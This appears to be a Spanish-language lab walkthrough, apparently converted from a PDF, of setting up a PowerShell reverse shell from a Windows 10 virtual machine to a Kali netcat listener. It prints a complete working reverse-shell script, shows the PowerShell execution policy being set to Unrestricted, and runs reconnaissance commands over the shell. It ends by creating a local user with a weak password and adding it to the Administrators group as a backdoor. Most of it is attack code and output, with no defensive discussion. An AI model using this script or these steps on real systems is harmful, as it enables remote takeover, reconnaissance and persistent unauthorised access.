MONTAR UNA SHELL INVERSA Y EJECUTAR COMMANDOS REMOTOS EN WINDOWS

Verificando comunicación entre las VM Kali y Windows:

```
PS C:\Users\jhens> ping 192.168.126

Haciendo ping a 192.168.0.126 con 32 bytes de datos:
Respuesta desde 192.168.0.126: bytes=32 tiempo=2ms TTL=64
Respuesta desde 192.168.0.126: bytes=32 tiempo<1m TTL=64
Respuesta desde 192.168.0.126: bytes=32 tiempo=2ms TTL=64
Respuesta desde 192.168.0.126: bytes=32 tiempo<1m TTL=64

Estadísticas de ping para 192.168.0.126:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 2ms, Media = 1ms
PS C:\Users\jhens>
```

```
┌──(kali㉿kali)-[~]
└─$ ping 192.168.0.20
PING 192.168.0.20 (192.168.0.20) 56(84) bytes of data.
64 bytes from 192.168.0.20: icmp_seq=1 ttl=128 time=0.749 ms
64 bytes from 192.168.0.20: icmp_seq=2 ttl=128 time=1.02 ms
64 bytes from 192.168.0.20: icmp_seq=3 ttl=128 time=1.51 ms
64 bytes from 192.168.0.20: icmp_seq=4 ttl=128 time=1.20 ms
64 bytes from 192.168.0.20: icmp_seq=5 ttl=128 time=0.894 ms
64 bytes from 192.168.0.20: icmp_seq=6 ttl=128 time=1.70 ms
64 bytes from 192.168.0.20: icmp_seq=7 ttl=128 time=1.88 ms
64 bytes from 192.168.0.20: icmp_seq=8 ttl=128 time=1.99 ms
^C
── 192.168.0.20 ping statistics ──
8 packets transmitted, 8 received, 0% packet loss, time 7310ms
rtt min/avg/max/mdev = 0.749/1.367/1.988/0.438 ms
```

Escuchando el puerto 4444 en Kali con Netcat:

```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
```

Creando el script a ejecutar en Windows:

shell_inversa: Bloc de notas

Archivo Edición Formato Ver Ayuda

```
$client = New-Object System.Net.Sockets.TCPClient("192.168.0.126", 4444);
    $stream = $client.GetStream();
    $reader = New-Object System.IO.StreamReader($stream);
    $writer = New-Object System.IO.StreamWriter($stream);
    $writer.AutoFlush = $true;

    while ($true) {
        $data = $reader.ReadLine();


        if ($data -eq "exit") { break }

        try {
            $result = Invoke-Expression $data 2>&1 | Out-String;
            $writer.WriteLine($result);
        } catch {
            $writer.WriteLine("Error: $_");
        }

        $writer.Flush();
    }
```

Modificando la política de ejecución de scripts en powershell:

```
PS C:\Windows\system32> Get-ExecutionPolicy
Restricted
PS C:\Windows\system32> Set-ExecutionPolicy Unrestricted

Cambio de directiva de ejecución
La directiva de ejecución te ayuda a protegerte de scripts en los que no confías. Si cambias dicha directiva,
podrías exponerte a los riesgos de seguridad descritos en el tema de la Ayuda about_Execution_Policies en
https:/go.microsoft.com/fwlink/?LinkID=135170. ¿Quieres cambiar la directiva de ejecución?
[S] Sí  [O] Sí a todo  [N] No  [T] No a todo  [U] Suspender  [?] Ayuda (el valor predeterminado es "N"): S
PS C:\Windows\system32> Get-ExecutionPolicy
Unrestricted
PS C:\Windows\system32>
```

Ejecutando el script:

```
    Directorio: C:\Users\jhens


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/28/2024   9:07 PM                3D Objects
d-r---         6/28/2024   9:07 PM                Contacts
d-r---         9/20/2024   9:49 PM                Desktop
d-r---         6/28/2024   9:07 PM                Documents
d-r---         7/10/2024   3:08 PM                Downloads
d-r---         6/28/2024   9:07 PM                Favorites
d-r---         6/28/2024   9:07 PM                Links
d-r---         6/28/2024   9:07 PM                Music
d-r---         6/28/2024   9:10 PM                OneDrive
d-r---         6/28/2024   9:10 PM                Pictures
d-r---         6/28/2024   9:07 PM                Saved Games
d-r---         6/28/2024   9:09 PM                Searches
d-r---         6/28/2024   9:07 PM                Videos
-a----         9/20/2024   9:49 PM            631 shell_inversa.ps1


PS C:\Users\jhens> .\shell_inversa.ps1
```

Comprobando comunicación:


```
┌──(kali㉿kali)-[~]
└─$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.0.126] from (UNKNOWN) [192.168.0.20] 50451
```

Probando comandos:

DIR


```
    Directorio: C:\Users\jhens

Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-r---         6/28/2024   9:07 PM                3D Objects
d-r---         6/28/2024   9:07 PM                Contacts
d-r---         9/20/2024   9:49 PM                Desktop
d-r---         6/28/2024   9:07 PM                Documents
d-r---         7/10/2024   3:08 PM                Downloads
d-r---         6/28/2024   9:07 PM                Favorites
d-r---         6/28/2024   9:07 PM                Links
d-r---         6/28/2024   9:07 PM                Music
d-r---         6/28/2024   9:10 PM                OneDrive
d-r---         6/28/2024   9:10 PM                Pictures
d-r---         6/28/2024   9:07 PM                Saved Games
d-r---         6/28/2024   9:09 PM                Searches
d-r---         6/28/2024   9:07 PM                Videos
-a----         9/20/2024   9:49 PM            631 shell_inversa.ps1
```

SYSTEMINFO




```
Nombre de host:                           WINDOWS-TEST
Nombre del sistema operativo:             Microsoft Windows 10 Pro
Versión del sistema operativo:            10.0.19045 N/D Compilación 19045
Fabricante del sistema operativo:         Microsoft Corporation
Configuración del sistema operativo:      Estación de trabajo independiente
Tipo de compilación del sistema operativo: Multiprocessor Free
Propiedad de:                             Usuario de Windows
Organización registrada:
Id. del producto:                         00330-80000-00000-AA655
Fecha de instalación original:            6/28/2024, 9:07:25 PM
Tiempo de arranque del sistema:           9/20/2024, 9:39:17 PM
Fabricante del sistema:                   innotek GmbH
Modelo el sistema:                        VirtualBox
Tipo de sistema:                          x64-based PC
Procesador(es):                           1 Procesadores instalados.
                                          [01]: AMD64 Family 25 Model 80 Stepping 0 AuthenticAMD ~3194 Mhz
Versión del BIOS:                         innotek GmbH VirtualBox, 12/1/2006
Directorio de Windows:                    C:\Windows
Directorio de sistema:                    C:\Windows\system32
Dispositivo de arranque:                  \Device\HarddiskVolume1
Configuración regional del sistema:       en-us;Inglés (Estados Unidos)
Idioma de entrada:                        en-us;Inglés (Estados Unidos)
Zona horaria:                             (UTC-05:00) Bogotá, Lima, Quito, Rio Branco
Cantidad total de memoria física:         11,872 MB
Memoria física disponible:                9,505 MB
Memoria virtual: tamaño máximo:           14,304 MB
Memoria virtual: disponible:              12,172 MB
Memoria virtual: en uso:                  2,132 MB
Ubicación(es) de archivo de paginación:   C:\pagefile.sys
Dominio:                                  WORKGROUP
Servidor de inicio de sesión:             \\WINDOWS-TEST
Revisión(es):                             8 revisión(es) instaladas.
                                          [01]: KB5037587
                                          [02]: KB5031988
                                          [03]: KB5011048
                                          [04]: KB5015684
                                          [05]: KB5033372
                                          [06]: KB5014032
                                          [07]: KB5032907
```

IPCONFIG



```
Configuración IP de Windows


Adaptador de Ethernet Ethernet:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::1676:4b39:cabb:d0f6%8
   Dirección IPv4. . . . . . . . . . . . : 192.168.0.20
   Máscara de subred . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.0.1
```

TASKLIST



Nombre de imagen	PID	Nombre de sesión	Núm. de ses	Uso de memor
System Idle Process	0	Services	0	8 KB
System	4	Services	0	148 KB
Registry	108	Services	0	60,516 KB
smss.exe	372	Services	0	1,200 KB
csrss.exe	476	Services	0	5,664 KB
wininit.exe	560	Services	0	7,232 KB
csrss.exe	568	Console	1	5,756 KB
winlogon.exe	656	Console	1	12,288 KB
services.exe	700	Services	0	10,276 KB
lsass.exe	720	Services	0	24,044 KB
svchost.exe	836	Services	0	31,912 KB
fontdrvhost.exe	844	Services	0	4,040 KB
fontdrvhost.exe	852	Console	1	5,056 KB
svchost.exe	960	Services	0	13,896 KB
svchost.exe	1004	Services	0	8,500 KB
dwm.exe	524	Console	1	62,124 KB
svchost.exe	1100	Services	0	10,156 KB
svchost.exe	1144	Services	0	6,336 KB
svchost.exe	1152	Services	0	8,464 KB
svchost.exe	1160	Services	0	5,644 KB
svchost.exe	1168	Services	0	21,472 KB
svchost.exe	1296	Services	0	16,188 KB

HOSTNAME

```
windows-test
```

NET USER

```
Cuentas de usuario de \\WINDOWS-TEST

-------------------------------------------------------------------------------
Administrador            DefaultAccount           Invitado
jhens                    WDAGUtilityAccount
Se ha completado el comando correctamente.
```

NETSTAT -AN


```
netstat -an

Conexiones activas

  Proto  Dirección local        Dirección remota       Estado
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:5040           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:7680           0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49664          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49665          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49666          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49667          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49669          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49670          0.0.0.0:0              LISTENING
  TCP    0.0.0.0:49671          0.0.0.0:0              LISTENING
  TCP    192.168.0.20:139       0.0.0.0:0              LISTENING
  TCP    192.168.0.20:50181     20.7.2.167:443         ESTABLISHED
  TCP    192.168.0.20:50445     13.107.246.254:443     CLOSE_WAIT
  TCP    192.168.0.20:50451     192.168.0.126:4444     ESTABLISHED
  TCP    192.168.0.20:50487     190.98.160.89:80       TIME_WAIT
  TCP    192.168.0.20:50488     191.98.131.211:80      TIME_WAIT
  TCP    192.168.0.20:50489     191.98.131.242:80      TIME_WAIT
  TCP    192.168.0.20:50491     190.98.160.89:80       TIME_WAIT
  TCP    192.168.0.20:50492     191.98.131.242:80      TIME_WAIT
  TCP    192.168.0.20:50493     191.98.131.211:80      TIME_WAIT
  TCP    192.168.0.20:50495     190.98.160.89:80       TIME_WAIT
  TCP    192.168.0.20:50496     8.243.116.207:80       TIME_WAIT
  TCP    192.168.0.20:50497     8.243.116.211:80       TIME_WAIT
  TCP    192.168.0.20:50499     190.98.160.89:80       TIME_WAIT
  TCP    192.168.0.20:50500     8.243.116.213:80       TIME_WAIT
  TCP    192.168.0.20:50501     8.243.116.203:80       TIME_WAIT
  TCP    192.168.0.20:50504     40.69.42.241:443       TIME_WAIT
  TCP    192.168.0.20:50509     8.243.116.215:80       TIME_WAIT
  TCP    192.168.0.20:50510     8.243.116.209:80       TIME_WAIT
  TCP    192.168.0.20:50513     8.243.116.215:80       TIME_WAIT
  TCP    192.168.0.20:50514     8.243.116.209:80       TIME_WAIT
  TCP    192.168.0.20:50516     8.243.116.209:80       TIME_WAIT
```

TASKLIST

```
Nombre de imagen              PID Nombre de sesión Núm. de ses Uso de memor
========================= ======== ================ =========== ============
System Idle Process             0 Services                   0          8 KB
System                          4 Services                   0        148 KB
Registry                      108 Services                   0     26,928 KB
smss.exe                      372 Services                   0      1,180 KB
csrss.exe                     476 Services                   0      5,536 KB
wininit.exe                   560 Services                   0      7,196 KB
csrss.exe                     568 Console                    1      5,688 KB
winlogon.exe                  656 Console                    1     12,240 KB
services.exe                  700 Services                   0     10,296 KB
lsass.exe                     720 Services                   0     25,780 KB
svchost.exe                   836 Services                   0     39,408 KB
fontdrvhost.exe               844 Services                   0      4,016 KB
fontdrvhost.exe               852 Console                    1      5,012 KB
svchost.exe                   960 Services                   0     15,044 KB
svchost.exe                  1004 Services                   0      9,588 KB
dwm.exe                       524 Console                    1     60,040 KB
svchost.exe                  1100 Services                   0     11,028 KB
svchost.exe                  1144 Services                   0      6,644 KB
```


MKDIR C:\TESTFOLDER

```
    Directorio: C:\


Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----         9/20/2024  10:06 PM                TestFolder
```



AGREAGAR NUEVO USUARIO:

```
net user nuevo_usuario 123456 /add
Se ha completado el comando correctamente.
```



AGREGAR EL USUARIO CREADO COMO ADMINISTRADOR:

```
net localgroup Administradores nuevo_usuario /add
Se ha completado el comando correctamente.
```